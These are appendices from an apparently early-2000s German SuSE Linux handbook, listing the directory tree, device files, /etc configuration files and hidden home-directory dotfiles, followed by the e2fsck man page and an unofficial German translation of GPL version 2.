C Der Verzeichnisbaum

C.1 Übersicht

Die folgende Abbildung zeigt einen kleinen Ausschnitt aus dem Linux-Verzeichnisbaum:



C.2 Wichtige Verzeichnisse

Der Verzeichnisbaum Ihres Linux-Systems ist funktionell gegliedert („Filesystemstandard“). Wichtige Verzeichnisse sind in Tabelle C.1 beschrieben.

`/`	das Wurzel-Verzeichnis (engl. *root directory*), Beginn des Verzeichnisbaums
`/home`	die (privaten) Verzeichnisse der Benutzer
`/dev`	Geräte-Dateien (engl. *device files*), die Hardwarekomponenten repräsentieren
`/etc`	wichtige Dateien zur Systemkonfiguration
`/usr/bin`	allgemein zugängliche Kommandos
`/bin`	Kommandos, die bereits zum Hochfahren des Systems nötig sind
`/usr/sbin`	Kommandos, die dem Systemverwalter vorbehalten sind
`/sbin`	Kommandos, die dem Systemverwalter vorbehalten sind und zum Hochfahren des Systems benötigt werden
`/etc/init.d`	Bootskripten
`/usr/include`	Header-Dateien für den C-Compiler
`/usr/include/g++`	Header-Dateien für den C++-Compiler
`/usr/share/doc`	verschiedene Dokumentationsdateien
`/usr/man`	die Hilfe-Texte (Manual-Pages)
`/usr/src`	Quelltexte der Systemsoftware
`/usr/src/linux`	die Kernel-Quellen
`/tmp`	für temporäre Dateien
`/var/tmp`	für große temporäre Dateien
`/usr`	Beherbergt sämtliche Anwendungsprogramme, ist *readonly* mountbar. Konfigurationsdateien.
`/var`	Konfigurationsdateien (z. B. von `/usr` gelinkt).
`/var/log`	Protokolldateien
`/var/adm`	Systemverwaltung
`/lib`	Shared Libraries (für dynamisch gelinkte Programme)
`/proc`	das Prozessdateisystem
`/usr/local`	lokale, von der Distribution unabhängige Erweiterungen
`/opt`	optionale Software, größere Systeme (z. B. KDE)

Tabelle C.1: Übersicht der wichtigen Verzeichnisse

D Wichtige Dateien

Die wichtigste Datei in Ihrem System ist der ☞*Kernel* selbst. Abgelegt ist er im Verzeichnis `/boot` als Datei `vmlinuz`.

D.1 Gerätedateien im `/dev` – Verzeichnis

Disketten und Festplatten:[1]

`/dev/fd0`	erstes Floppylaufwerk
`/dev/fd1`	zweites Floppylaufwerk
`/dev/hda`	erste AT-Bus Festplatte
`/dev/hda1` - `/dev/hda15`	die Partitionen der ersten AT-Bus Platte
`/dev/sda`	erste SCSI Festplatte
`/dev/sda1` - `/dev/sda15`	die Partitionen der ersten SCSI Festplatte
`/dev/sdb`	zweite SCSI Festplatte
`/dev/sdc`	dritte SCSI Festplatte

Tabelle D.1: Übersicht der Gerätedateien zu Massenspeichern

D.1.1 CD-ROM-Laufwerke

`/dev/cdrom`	Link auf das verwendete CD-ROM Laufwerk; also auf eine der folgenden Dateien (wird von YaST angelegt):
`/dev/aztcd`	Aztech CDA268-01 CD-ROM
`/dev/cdu535`	Sony CDU-535 CD-ROM
`/dev/cm206cd`	Philips CM206
`/dev/gscd0`	Goldstar R420 CD-ROM
`/dev/hda` bis `/dev/hdd`	ATAPI CD-ROM
`/dev/lmscd`	Philips CM 205/250/206/260 CD-ROM

Tabelle D.2: Fortsetzung auf der nächsten Seite...

[1] Neben den angegebenen Device-Dateien können Sie auch weitere selbst anlegen. Informationen darüber liefern die Manual Pages zu mknod.

/dev/mcd	Mitsumi CD-ROM
/dev/sbpcd0 bis /dev/sbpcd3	CD-ROM am Soundblaster
/dev/scd0 /dev/scd1 usw.	SCSI CD-ROM Laufwerke
/dev/sonycd	Sony CDU 31a CD-ROM
/dev/sjcd	Sanyo CD-ROM
/dev/optcd	Optics Storage CD-ROM

Tabelle D.2: Übersicht der Gerätedateien zu CD-ROM-Laufwerken

D.1.2 Bandlaufwerke

/dev/rmt0	1. SCSI-Streamer „rewinding“ (spult automatisch zurück)
/dev/nrmt0	1. SCSI-Streamer „non rewinding“
/dev/ftape	Floppy-Streamer „rewinding“ (spult automatisch zurück)
/dev/nftape	Floppy-Streamer „non rewinding“

Tabelle D.3: Übersicht der Gerätedateien für Bandlaufwerke

D.1.3 Mäuse (Bus und PS/2)

/dev/mouse	Link auf die von der Maus verwendete Schnittstelle; also auf eine der folgenden Pseudo-Dateien (bei Busmäusen) oder auf eine serielle Schnittstelle (bei seriellen Mäusen) (wird von YaST angelegt):
/dev/atibm	Busmaus der ATI Grafikkarte.
/dev/logibm	Logitech Busmaus.
/dev/psaux	PS/2-Maus.
/dev/inportbm	PS/2-Busmaus (Microsoft Inport Busmouse).
/dev/sunmouse	SUN mouse.

Tabelle D.4: Übersicht der Gerätedateien für Mäuse

D.1.4 Modem

`/dev/modem`	Link auf den COM-Port, an dem das Modem angeschlossen ist (wird von YaST angelegt)

Tabelle D.5: Gerätedatei für Modem

D.1.5 Serielle Schnittstellen

`/dev/ttyS0`	serielle Schnittstellen 0 bis 3
bis	(COM1 bis COM4);
`/dev/ttyS3`	weitere bis `ttyS63`
usw.	
`/dev/cua0`	seit Kernel-Version 2.2.x sind diese seriellen
`/dev/cua3`	Schnittstellen obsolet
usw.	

Tabelle D.6: Gerätedateien für serielle Schnittstellen

D.1.6 Parallele Schnittstellen

`/dev/lp0`	
bis	parallele Schnittstellen (LPT1 bis LPT3)
`/dev/lp2`	

Tabelle D.7: Gerätedateien für Drucker am Parallelport

D.1.7 Spezielle Devices

`/dev/null`	„schluckt“ beliebig viele Daten (Datenpapierkorb)
`/dev/tty1` bis `/dev/tty8`	virtuelle Konsolen
`/dev/zero`	liefert beliebig viele Null Bytes

Tabelle D.8: Gerätedateien für spezielle/virtuelle Geräte

D.2 Konfigurationsdateien in `/etc`

`/etc/SuSE-release`	Angaben zur installierten SuSE Linux Version.
`/etc/rc.config`	Zentrale Konfigurationsdatei des Systems; wird von YaST gefüllt und von den Bootskripten und SuSEconfig ausgewertet.
`/etc/rc.config.d`	Verzeichnis, in dem weitere Dateien mit `rc.config`-Variablen liegen.
`/etc/inittab`	Konfigurationsdatei für den **`init`**-Prozess.
`/etc/lilo.conf`	Konfiguration des LILO.
`/etc/modules.conf`	Konfiguration der Kernelmodule.
`/etc/DIR_COLORS`	Festlegen der Farben für ls.
`/etc/XF86Config`	Konfiguration des X Window Systems.
`/etc/fstab`	Tabelle der Dateisysteme, die beim Hochlauf automatisch gemountet werden.
`/etc/profile`	Loginskript der Shells (sh, bash etc.).
`/etc/csh.login`	Loginskript der tcsh.
`/etc/csh.cshrc`	Voreinstellungen für die tcsh.
`/etc/profile.d`	Verzeichnis, in dem Erweiterungen zu `/etc/profile` bzw. `/etc/csh.cshrc` liegen.
`/etc/passwd`	Benutzerdatenbank: Benutzername, `home`-Verzeichnis, Loginshell, Benutzernummer.
`/etc/shadow`	Passwörter.
`/etc/group`	Benutzergruppen.
`/etc/printcap`	Beschreibungen im System verfügbarer Drucker. Wird vom lpd (Druckerdaemon) verwendet. Vgl. auf Seite 367.
`/etc/hosts`	Zuordnung von Rechnernamen zu IP-Adressen (nötig, wenn kein Nameserver verwendet wird).
`/etc/inetd.conf`	Definition der zur Verfügung gestellten IP-Dienste (telnet, finger, ftp usw.).

Tabelle D.9: Fortsetzung auf der nächsten Seite...

`/etc/syslogd.conf`	Konfigurationsdatei für den Syslog-Daemon, dessen Aufgabe darin besteht, bestimmte Systemmeldungen zu protokollieren.

Tabelle D.9: Konfigurationsdateien in `/etc`

D.3 Versteckte Konfigurationsdateien im Home

Im home-Verzeichnis der Benutzer finden sich etliche Konfigurationsdateien, die aus Gründen der Übersichtlichkeit „versteckt“ sind. Sie werden nur selten editiert. Jede Datei wird durch Voranstellen eines Punktes zur versteckten Datei. Man kann diese Dateien durch **`ls -a`** sichtbar machen. Beispiele sind in Tabelle D.10.

`.profile`	privates Login-Skript des Benutzers (bei Verwendung der bash).
`.bashrc`	Konfiguration der bash.
`.exrc`	Konfiguration des vi, ex.
`.xinitrc`	Startup-Skript des X Window Systems.
`.fvwmrc`	Konfiguration des fvwm-Windowmanagers.
`.ctwmrc`	Konfiguration des ctwm-Windowmanagers.
`.openwin-menu`	Konfiguration der olvwm und olwm-Windowmanager.

Tabelle D.10: unsichtbare Dateien im Benutzerverzeichnis

Diese Dateien werden bei Anlage eines Benutzers aus dem Verzeichnis `/etc/skel` kopiert.

E Manual-Page von e2fsck

```
E2FSCK(8)                                                  E2FSCK(8)


NAME
       e2fsck - check a Linux second extended file system

SYNOPSIS
       e2fsck  [  -pacnyrdfvstFSV ] [ -b superblock ] [ -B block-
       size ] [ -l|-L bad_blocks_file ] [ -C fd ] device

DESCRIPTION
       e2fsck is used to check a Linux second extended file  sys-
       tem.

       device is  the  special  file  corresponding to the device
              (e.g /dev/hdc1).

OPTIONS
       -a     This option does the same thing as the  -p  option.
              It is provided for backwards compatibility only; it
              is suggested that people  use  -p  option  whenever
              possible.

       -b superblock
              Instead  of  using  the  normal  superblock, use an
              alternative  superblock  specified  by  superblock.
              This  option  is  normally  used  when  the primary
              superblock has  been  corrupted;  most  filesystems
              have  primary  superblocks  located at blocks 8193,
              16385, etc.  If an alternative superblock is speci-
              fied  and  the  filesystem is not opened read-only,
              e2fsck will make sure that the  primary  superblock
              is  updated  appropriately  upon  completion of the
              filesystem check.

       -B blocksize
              Normally, e2fsck will search for the superblock  at
              various different block sizes in an attempt to find
              the appropriate block size.   This  search  can  be
              fooled in some cases.  This option forces e2fsck to
              only try locating the superblock  at  a  particular
              blocksize.   If the superblock is not found, e2fsck
              will terminate with a fatal error.

       -c     This option causes e2fsck to run  the  badblocks(8)
              program  to  find  any  blocks which are bad on the
              filesystem, and then marks them as  bad  by  adding
              them to the bad block inode.
```

-C This option causes e2fsck to write completion information to the specified file descriptor so that the progress of the filesystem check can be monitored. This option is typically used by programs which are running e2fsck. If the file descriptor specified is 0, e2fsck will print a completion bar as it goes about its business. This requires that e2fsck is running on a video console or terminal.

-d Print debugging output (useless unless you are debugging e2fsck).

-f Force checking even if the file system seems clean.

-F Flush the filesystem device's buffer caches before beginning. Only really useful for doing e2fsck time trials.

-l filename
Add the blocks listed in the file specified by filename to the list of bad blocks. The format of this file is the same as the one generated by the badblocks(8) program.

-L filename
Set the bad blocks list to be the list of blocks specified by filename. (This option is the same as the -l option, except the bad blocks list is cleared before the blocks listed in the file are added to the bad blocks list.)

-n Open the filesystem read-only, and assume an answer of 'No' to all questions. Allows e2fsck to be used non-interactively. (Note: if the -c, -l, or -L options are specified in addition to the -n option, then the filesystem will be opened read-write, to permit the bad-blocks list to be updated. However, no other changes will be made to the filesystem.)

-p Automatically repair ("preen") the file system without any questions.

-r This option does nothing at all; it is provided only for backwards compatibility.

-s This option will byte-swap the filesystem so that it is using the normalized, standard byte-order (which is i386 or little endian). If the filesystem is already in the standard byte-order, e2fsck will take no action.

-S This option will byte-swap the filesystem, regardless of its current byte-order.

-t Print timing statistics for e2fsck. If this option is used twice, additional timing statistics are printed on a pass by pass basis.

-v Verbose mode.

```
       -V     Print version information and exit.

       -y     Assume  an answer of 'Yes' to all questions; allows
              e2fsck to be used non-interactively.

EXIT CODE
       The exit code returned by e2fsck is the sum of the follow-
       ing conditions:
            0    - No errors
            1    - File system errors corrected
            2    - File system errors corrected, system should
                   be rebooted if file system was mounted
            4    - File system errors left uncorrected
            8    - Operational error
            16   - Usage or syntax error
            128  - Shared library error

SIGNALS
       The  following signals have the following effect when sent
       to e2fsck.

       SIGUSR1
              This signal causes e2fsck  to  start  displaying  a
              completion bar.  (See discussion of the -C option.)

       SIGUSR2
              This signal causes e2fsck to stop displaying a com-
              pletion bar.

REPORTING BUGS
       Almost  any piece of software will have bugs.  If you man-
       age to find a filesystem which causes e2fsck to crash,  or
       which  e2fsck is unable to repair, please report it to the
       author.

       Please include as much information as possible in your bug
       report.   Ideally,  include  a  complete transcript of the
       e2fsck run, so I can see exactly what error  messages  are
       displayed.   If  you have a writeable filesystem where the
       transcript can be stored, the script(1) program is a handy
       way to save the output of e2fsck to a file.

       It is also useful to send the output of dumpe2fs(8).  If a
       specific inode or inodes seems to be giving  e2fsck  trou-
       ble,  try running the debugfs(8) command and send the out-
       put of the stat(1u) command run on the relevant  inode(s).
       If the inode is a directory, the debugfs dump command will
       allow you to extract the contents of the directory  inode,
       which  can  sent to me after being first run through uuen-
       code(1).

       Always include the full version string which  e2fsck  dis-
       plays when it is run, so I know which version you are run-
       ning.


AUTHOR
       This version  of  e2fsck  was  written  by  Theodore  Ts'o
       <tytso@mit.edu>.

SEE ALSO
```

```
       mke2fs(8), tune2fs(8), dumpe2fs(8), debugfs(8)

E2fsprogs version 1.18    November 1999                          4
```

F Die GNU General Public License (GPL)

Keinesfalls soll diese Übersetzung die GPL im juristischen Sinne ersetzen. Sie ist auch keine von der FSF autorisierte deutsche Version der GPL.

GNU GENERAL PUBLIC LICENSE

Version 2, June 1991

Copyright (C) 1989, 1991 Free Software Foundation, Inc.
59 Temple Place, Suite 330, Boston, MA 02111-1307 USA

Jeder hat das Recht, diese Lizenzurkunde zu vervielfältigen und unveränderte Kopien zu verbreiten; Änderungen sind jedoch nicht gestattet.

VORWORT

Die Lizenzen für die meiste Software sollen verhindern, dass Sie sie weitergeben und verändern können. Im Gegensatz dazu will die GNU General Public License sicherstellen, dass freie Software von jedem benutzt und verändert werden kann - um zu gewährleisten, dass die Software für alle Benutzer frei ist. Die General Public License gilt für den Großteil der von der Free Software Foundation herausgegebenen Software und für alle anderen Programme, deren Autoren ihr Werk dieser Lizenz unterstellt haben. Auch Sie können diese Möglichkeit der Lizenzierung für Ihre Programme anwenden. (Ein anderer Teil der Software der Free Software Foundation unterliegt stattdessen der GNU Library General Public License).

Die Bezeichnung Freie Software bezieht sich auf Freiheit - nicht auf den Preis. Durch unsere General Public Licenses haben Sie die Freiheit, Kopien freier Software zu verbreiten (und etwas für diesen Service zu berechnen, wenn Sie möchten), den Quellcode zu erhalten oder auf Wunsch zu bekommen, die Software zu ändern oder Teile davon in neuen freien Programmen zu verwenden. Die Licences bestätigen Ihnen, dass Sie dies alles tun dürfen.

Um Ihre Rechte zu schützen, müssen wir Einschränkungen machen, die es jedem verbieten, Ihnen diese Rechte zu verweigern oder Sie aufzufordern, auf diese Rechte zu verzichten. Aus diesen Einschränkungen folgen bestimmte Verantwortlichkeiten für Sie, wenn Sie Kopien der Software verbreiten oder sie verändern.

Beispielsweise müssen Sie den Empfängern alle Rechte gewähren, die Sie selbst haben, wenn Sie - kostenlos oder gegen Bezahlung - Kopien eines solchen Programmes verbreiten. Sie müssen sicherstellen, dass auch sie den Quellcode erhalten bzw. bekommen können. Und Sie müssen ihnen diese Bedingungen zeigen, damit sie ihre Rechte kennen.

Wir schützen Ihre Rechte in zwei Schritten: (1) wir stellen die Software unter ein Copyright und (2) wir bieten Ihnen diese Lizenz an, die Ihnen das Recht gibt, die Software zu vervielfältigen, zu verbreiten und/oder zu verändern.

Um die Autoren und uns zu schützen, wollen wir sicherstellen, dass jeder erfährt, dass für diese freie Software keine Garantie besteht. Wenn die Software von jemand anderem modifiziert und weitergegeben wird, möchten wir, dass die Empfänger wissen, dass sie nicht das Original erhalten haben, damit von anderen verursachte Probleme nicht die Reputation des ursprünglichen Autors schädigen.

Schließlich ist jedes freie Programm permanent durch Software-Patente bedroht. Wir möchten die Gefahr ausschließen, dass Distributoren eines freien Programmes Patente mit dem Ergebnis individuell lizenzieren, dass das Programm proprietär wird. Um dies zu verhindern, haben wir klar gemacht, dass jedes Patent für freie Benutzung durch jedermann lizenziert werden muss oder überhaupt nicht lizenziert werden darf.

Es folgen die genauen Bedingungen für die Vervielfältigung, Verbreitung und Bearbeitung:

GNU GENERAL PUBLIC LICENSE

BEDINGUNGEN FÜR DIE VERVIELFÄLTIGUNG, VERBREITUNG UND BEARBEITUNG

0. Diese Lizenz gilt für jedes Programm und jedes andere Werk, in dem ein entsprechender Vermerk des Copyright-Inhabers darauf hinweist, dass das Werk unter den Bestimmungen dieser General Public License verbreitet werden darf. Im Folgenden wird jedes derartige Programm oder Werk als „das Programm“ bezeichnet; die Formulierung „auf dem Programm basierendes Werk“ meint das Programm sowie jegliche Bearbeitung des Programms im Sinne des Urheberrechts. Dies bedeutet: ein Werk, das das Programm, auch auszugsweise, unverändert oder verändert und/oder in eine andere Sprache übersetzt, enthält. (Im Folgenden wird die Übersetzung ohne Einschränkung als „Bearbeitung“ bezeichnet). Jeder Lizenznehmer wird im Folgenden als „Sie“ angesprochen.

Andere Handlungen als Vervielfältigung, Verbreitung und Bearbeitung berührt diese Lizenz nicht; sie fallen nicht in ihren Anwendungsbereich. Der Vorgang der Ausführung des Programmes wird nicht eingeschränkt, und die Ausgabe des Programmes unterliegt dieser Lizenz nur, wenn der Inhalt ein auf dem Programm basierendes Werk darstellt (unabhängig davon, dass die Ausgabe durch die Ausführung des Programmes erfolgte). Ob dies zutrifft, hängt von den Funktionen des Programms ab.

1. Sie dürfen auf beliebigen Medien unveränderte Kopien des Quellcodes des Programms, wie sie ihn erhalten haben, anfertigen und verbreiten. Voraussetzung hierfür ist, dass Sie mit jeder Kopie einen entsprechenden Copyright-Vermerk sowie einen Haftungsausschluss veröffentlichen. Bitte lassen Sie alle Vermerke, die sich auf diese Lizenz und das Fehlen einer Garantie beziehen, unverändert; geben Sie desweiteren allen anderen Empfängern des Programmes zusammen mit dem Programm eine Kopie dieser Lizenz.

Sie dürfen für den eigentlichen Kopiervorgang eine Gebühr verlangen; auf Ihren Wunsch dürfen Sie gegen Entgelt eine Garantie für das Programm anbieten.

2. Sie dürfen Ihre Kopie(n) des Programmes oder eines Teils davon verändern, wodurch ein auf dem Programm basierendes Werk entsteht; Sie dürfen derartige Bearbeitungen unter den Bestimmungen des Abschnitts 1 vervielfältigen und verbreiten, vorausgesetzt, dass zusätzlich alle folgenden Bedingungen erfüllt werden:

a) Sie müssen die veränderten Dateien mit einem auffälligen Vermerk versehen, der auf die von Ihnen vorgenommene Modifizierung und das Datum jeder Änderung hinweist.

b) Sie müssen dafür sorgen, dass jede von Ihnen verbreitete oder veröffentlichte Arbeit, die ganz oder teilweise von einem Programm oder Teilen davon abgeleitet ist, Dritten gegenüber als Ganzes unter den Bedingungen dieser Lizenz ohne Lizenzgebühren zur Verfügung gestellt wird.

c) Wenn das veränderte Programm normalerweise beim Lauf interaktiv Kommandos einliest, müssen Sie dafür sorgen, dass es, wenn es auf dem üblichsten Wege für solche interaktive Nutzung gestartet wird, eine Meldung ausgibt oder ausdruckt, die einen geeigneten Copyright-Vermerk enthält sowie einen Hinweis, dass es keine Gewährleistung gibt (oder anderenfalls, dass Sie Garantie leisten), und dass die Benutzer das Programm unter diesen Bedingungen weiter verbreiten dürfen. Auch muss der Benutzer darauf hingewiesen werden, wie er eine Kopie dieser Lizenz ansehen kann. (Ausnahme: Wenn das Programm selbst interaktiv arbeitet, aber normalerweise keine derartige Meldung ausgibt, muss Ihr auf dem Programm basierendes Werk auch keine solche Meldung ausgeben).

Diese Anforderungen betreffen das veränderte Werk als Ganzes. Wenn identifizierbare Abschnitte des Werkes nicht von dem Programm abgeleitet sind und vernünftigerweise selbst als unabhängige und eigenständige Werke betrachtet werden können, dann erstrecken sich diese Lizenz und ihre Bedingungen nicht auf diese Abschnitte, wenn sie als eigenständige Werke verbreitet werden. Wenn Sie jedoch dieselben Abschnitte als Teil eines Ganzen verbreiten, das ein auf dem Programm basierendes Werk darstellt, dann muss die Verbreitung des Ganzen nach den Bedingungen dieser Lizenz erfolgen. Hierbei werden die Rechte weiterer Lizenznehmer auf die Gesamtheit ausgedehnt, und damit auf jeden einzelnen Teil - unabhängig von der Person des Verfassers.

Somit ist es nicht die Absicht dieses Abschnittes, Rechte für Werke in Anspruch zu nehmen oder zu beschneiden, die komplett von Ihnen geschrieben wurden; vielmehr ist es die Absicht, die Rechte zur Kontrolle der Verbreitung von Werken, die auf dem Programm basieren oder unter seiner auszugsweisen Verwendung zusammengestellt worden sind, auszuüben.

Ferner fällt ein einfaches Zusammenstellen eines anderen Werkes, das nicht auf dem Programm basiert, zusammen mit dem Programm oder einem auf dem Programm basierenden Werk auf einem Speicher- oder Vertriebsmedium nicht in den Anwendungsbereich dieser Lizenz.

3. Sie dürfen das Programm (oder ein darauf basierendes Werk wie in Abschnitt 2) als Objectcode oder in ausführbarer Form unter den Bedingungen von Abschnitt 1 und 2 vervielfältigen und verbreiten - vorausgesetzt, dass Sie dabei eine der folgenden Serviceleistungen erbringen:

a) Liefern Sie zusätzlich den vollständigen zugehörigen maschinenlesbaren Quellcode auf einem Medium, das üblicherweise für den Datenaustausch verwendet wird, wobei die Verteilung unter den Bedingungen der Abschnitte 1 und 2 erfolgen muss; oder

b) liefern Sie das Programm mit dem mindestens drei Jahre lang gültigen schriftlichen Angebot, jedem Dritten eine vollständige maschinenlesbare Kopie des Quellcodes zur Verfügung zu stellen, wobei keine weiteren Kosten als für den physikalischen Kopiervorgang anfallen und der Quellcode unter den Bedingungen der Abschnitte 1 und 2 auf einem Medium verbreitet wird, das üblicherweise für den Datenaustausch verwendet wird; oder

c) liefern Sie das Programm mit der Information, die auch Sie erhalten haben, dass der korrespondierende Quellcode angeboten ist. (Diese Alternative gilt nur für nicht-kommerzielle Verbreitung und nur, wenn Sie das Programm als Objectcode oder in ausführbarer Form mit einem entsprechenden Angebot nach Unterabschnitt b erhalten haben.)

Unter Quellcode eines Werkes wird die Form des Werkes verstanden, die für Bearbeitungen vorzugsweise verwendet wird. Für ein ausführbares Programm bedeutet der Quellcode: Der Quellcode aller Module, die das Programm beinhaltet, zusätzlich alle zugehörigen Schnittstellen-Definitions- Dateien, sowie die Skripte, die die Kompilierung und Installation des ausführbaren Programmes kontrollieren. Als besondere Ausnahme jedoch muss der verteilte Quellcode nicht enthalten, was normalerweise (entweder als Quellcode oder in binärer Form) mit den Hauptkomponenten des Betriebssystems (Kernel, Compiler usw.) verteilt wird, unter dem das Programm läuft - es sei denn, diese Komponente gehört zum ausführbaren Programm.

Wenn die Verbreitung eines ausführbaren Programmes oder des Objectcodes erfolgt, indem der Kopierzugriff auf eine dafür vorgesehene Stelle gewährt wird, so gilt die Gewährung eines gleichwertigen Zugriffs auf den Quellcode als Verbreitung des Quellcodes, auch wenn Dritte nicht dazu gezwungen sind, die Quellen zusammen mit dem Objectcode zu kopieren.

4. Sie dürfen das Programm nicht vervielfältigen, verändern, weiter lizenzieren oder verbreiten, sofern es durch dieser Lizenz nicht ausdrücklich gestattet ist. Jeder anderweitige Versuch der Vervielfältigung, Modifizierung, Weiterlizenzierung und Verbreitung ist nichtig und beendet automatisch Ihre Rechte unter dieser Lizenz. Jedoch werden die Lizenzen Dritter, die von Ihnen Kopien oder Rechte unter dieser Lizenz erhalten haben, nicht beendet, solange diese die Lizenz voll anerkennen und befolgen.

5. Sie sind nicht verpflichtet, diese Lizenz anzunehmen, da Sie sie nicht unterzeichnet haben. Jedoch gibt Ihnen nichts anderes die Erlaubnis, das Programm oder von ihm abgeleitete Werke zu verändern oder zu verbreiten. Diese Handlungen sind gesetzlich verboten, wenn Sie diese Lizenz nicht anerkennen. Indem Sie das Programm (oder ein darauf basierendes Werk) verändern oder verbreiten, erklären Sie Ihr Einverständnis mit dieser Lizenz und mit allen ihren Bedingungen bezüglich der Vervielfältigung, Verbreitung und Veränderung des Programms oder eines darauf basierenden Werks.

6. Jedes Mal, wenn Sie das Programm (oder ein auf dem Programm basierendes Werk) weitergeben, erhält der Empfänger automatisch vom ursprünglichen Lizenzgeber die Lizenz, das Programm entsprechend den hier festgelegten Bestimmungen zu vervielfältigen, zu verbreiten und zu verändern. Sie dürfen keine weiteren Einschränkungen der Durchsetzung der hierin zugestandenen Rechte des Empfängers vornehmen. Sie sind nicht dafür verantwortlich, die Einhaltung dieser Lizenz durch Dritte durchzusetzen.

7. Sollten Ihnen infolge eines Gerichtsurteils, des Vorwurfs einer Patentverletzung oder aus einem anderen Grunde (nicht auf Patentfragen begrenzt) Bedingungen (durch Gerichtsbeschluss, Vergleich oder anderweitig) auferlegt werden, die den Bedingungen dieser Lizenz widersprechen, so befreien Sie diese Umstände nicht von den Bestimmungen in dieser Lizenz. Wenn es Ihnen nicht möglich ist, das Programm unter gleichzeitiger Beachtung der Bedingungen in dieser Lizenz und Ihrer anderweitigen Verpflichtungen zu verbreiten, dann können Sie als Folge das Programm überhaupt nicht verbreiten. Wenn zum Beispiel ein Patent nicht die gebührenfreie Weiterverbreitung des Programmes durch diejenigen erlaubt, die das Programm direkt oder indirekt von Ihnen erhalten haben, dann besteht der einzige Weg, das Patent und diese Lizenz zu befolgen, darin, ganz auf die Verbreitung des Programmes zu verzichten.

Sollte sich ein Teil dieses Abschnitts als ungültig oder unter bestimmten Umständen nicht durchsetzbar erweisen, so soll dieser Abschnitt seinem Sinne nach angewandt werden; im Übrigen soll dieser Abschnitt als Ganzes gelten.

Zweck dieses Abschnittes ist nicht, Sie dazu zu bringen, irgendwelche Patente oder andere Eigentumsansprüche zu verletzen oder die Gültigkeit solcher Ansprüche zu bestreiten; dieser Abschnitt hat einzig den Zweck, die Integrität des Verbreitungssystems der freien Software zu schützen, das durch die Praxis öffentlicher Lizenzen verwirklicht wird. Viele Leute haben großzügige Beiträge zum weiten Bereich der mit diesem System verbreiteten Software im Vertrauen auf die konsistente Anwendung dieses Systems geleistet; es liegt am Autor/Geber zu entscheiden, ob er die Software mittels irgendeines anderen Systems verbreiten will; ein Lizenznehmer hat auf diese Entscheidung keinen Einfluss.

Dieser Abschnitt ist dazu gedacht, deutlich klar zu machen, was als Konsequenz aus dem Rest dieser Lizenz betrachtet wird.

8. Wenn die Verbreitung und/oder die Benutzung des Programmes in bestimmten Staaten entweder durch Patente oder durch urheberrechtlich geschützte Schnittstellen eingeschränkt ist, kann der Urheberrechtsinhaber, der das Programm unter diese Lizenz gestellt hat, eine explizite geographische Begrenzung der Verbreitung angeben, indem diese Staaten ausgeschlossen werden, sodass die Verbreitung nur innerhalb und zwischen den Staaten erlaubt ist, die nicht ausgeschlossen sind. In einem solchen Fall beinhaltet diese Lizenz die Beschränkung, als wäre sie in diesem Text niedergeschrieben.

9. Die Free Software Foundation kann von Zeit zu Zeit überarbeitete und/oder neue Versionen der General Public License veröffentlichen. Solche neuen Versionen werden vom Grundprinzip her der gegenwärtigen entsprechen, können aber im Detail abweichen, um neuen Problemen und Anforderungen gerecht zu werden.

Jede Version der Lizenz hat eine eindeutig unterschiedliche Versionsnummer. Wenn das Programm angibt, welcher Version und „any later version“ es unterliegt, so haben Sie die Wahl, entweder den Bestimmungen dieser Version zu folgen oder denen jeder beliebigen späteren Version, die von der Free Software Foundation veröffentlicht wurde. Wenn das Programm keine Versionsnummer angibt, können Sie eine beliebige Version wählen, die je von der Free Software Foundation veröffentlicht wurde.

10. Wenn Sie den Wunsch haben, Teile des Programmes in anderen freien Programmen zu verwenden, deren Bedingungen für die Verbreitung anders sind, schreiben Sie an den Autor, um ihn um die Erlaubnis zu bitten. Für Software, die unter dem Copyright der Free Software Foundation steht, schreiben Sie an die Free Software Foundation; wir machen zu diesem Zweck manchmal Ausnahmen. Unsere Entscheidung wird von den beiden folgenden Zielen geleitet: dem Erhalten des freien Status von allen abgeleiteten Arbeiten unser freien Software und der Förderung der Verbreitung und Nutzung von Software generell.

KEINE GEWÄHRLEISTUNG

11. Da das Programm ohne jegliche Kosten lizenziert wird, besteht keinerlei Gewährleistung für das Programm, soweit dies gesetzlich zulässig ist. Sofern nicht anderweitig schriftlich bestätigt, stellen die Copyright-Inhaber und/oder Dritte das Programm so zur Verfügung, „wie es ist“, ohne irgendeine Gewährleistung, weder ausdrücklich noch implizit, einschließlich, aber nicht begrenzt auf, die Tauglichkeit und Verwendbarkeit für einen bestimmten Zweck. Das volle Risiko bezüglich Qualität und Leistungsfähigkeit des Programmes liegt bei Ihnen. Sollte das Programm fehlerhaft sein, übernehmen Sie die Kosten für notwendigen Service, Reparatur oder Korrektur.

12. In keinem Fall, außer durch geltendes Recht gefordert oder schriftlich zugesichert, ist irgendein Copyright-Inhaber oder irgendein Dritter, der das Programm wie oben erlaubt modifiziert oder verbreitet hat, Ihnen gegenüber für irgendwelche Schäden haftbar, einschließlich jeglicher genereller, spezieller, zufälliger oder Folgeschäden, die aus der Benutzung des Programmes oder der Unbenutzbarkeit des Programmes folgen (einschließlich, aber nicht beschränkt auf, Datenverluste, fehlerhafte Verarbeitung von Daten, Verluste, die von Ihnen oder anderen getragen werden müssen, oder einen Fehler des Programms, mit irgeneinem anderen Programm zusammenzuarbeiten), selbst wenn ein Copyright-Inhaber oder Dritter über die Möglichkeit solcher Schäden unterrichtet worden war.

ENDE DER BEDINGUNGEN

Anhang: Wie wenden Sie diese Begriffe auf Ihre neuen Programme an

Wenn Sie ein neues Programm entwickeln und wollen, dass es vom größtmöglichen Nutzen für die Allgemeinheit ist, dann erreichen Sie das am Besten, indem Sie es zu freier Software machen, die jeder unter diesen Bestimmungen weiterverbreiten und verändern kann.

Um dies zu erreichen, fügen Sie die folgenden Anmerkungen zu Ihrem Programm hinzu. Am sichersten ist es, sie an den Anfang einer jeden Quelldatei zu

stellen, um den Gewährleistungsausschluss möglichst deutlich darzustellen; außerdem sollte jede Datei mindestens eine „Copyright“-Zeile besitzen sowie einen kurzen Hinweis darauf, wo die vollständige Lizenz gefunden werden kann.

‹eine Zeile mit dem Programmnamen und einer kurzen Beschreibung ›Copyright (C) 19yy ‹Name des Autors ›

This program is free software; you can redistribute it and/or modify it under the terms of the GNU General Public License as published by the Free Software Foundation; either version 2 of the License, or (at your option) any later version.

This program is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU General Public License for more details.

You should have received a copy of the GNU General Public License along with this program; if not, write to the Free Software Foundation, Inc., 59 Temple Place, Suite 330, Boston, MA 02111-1307 USA.

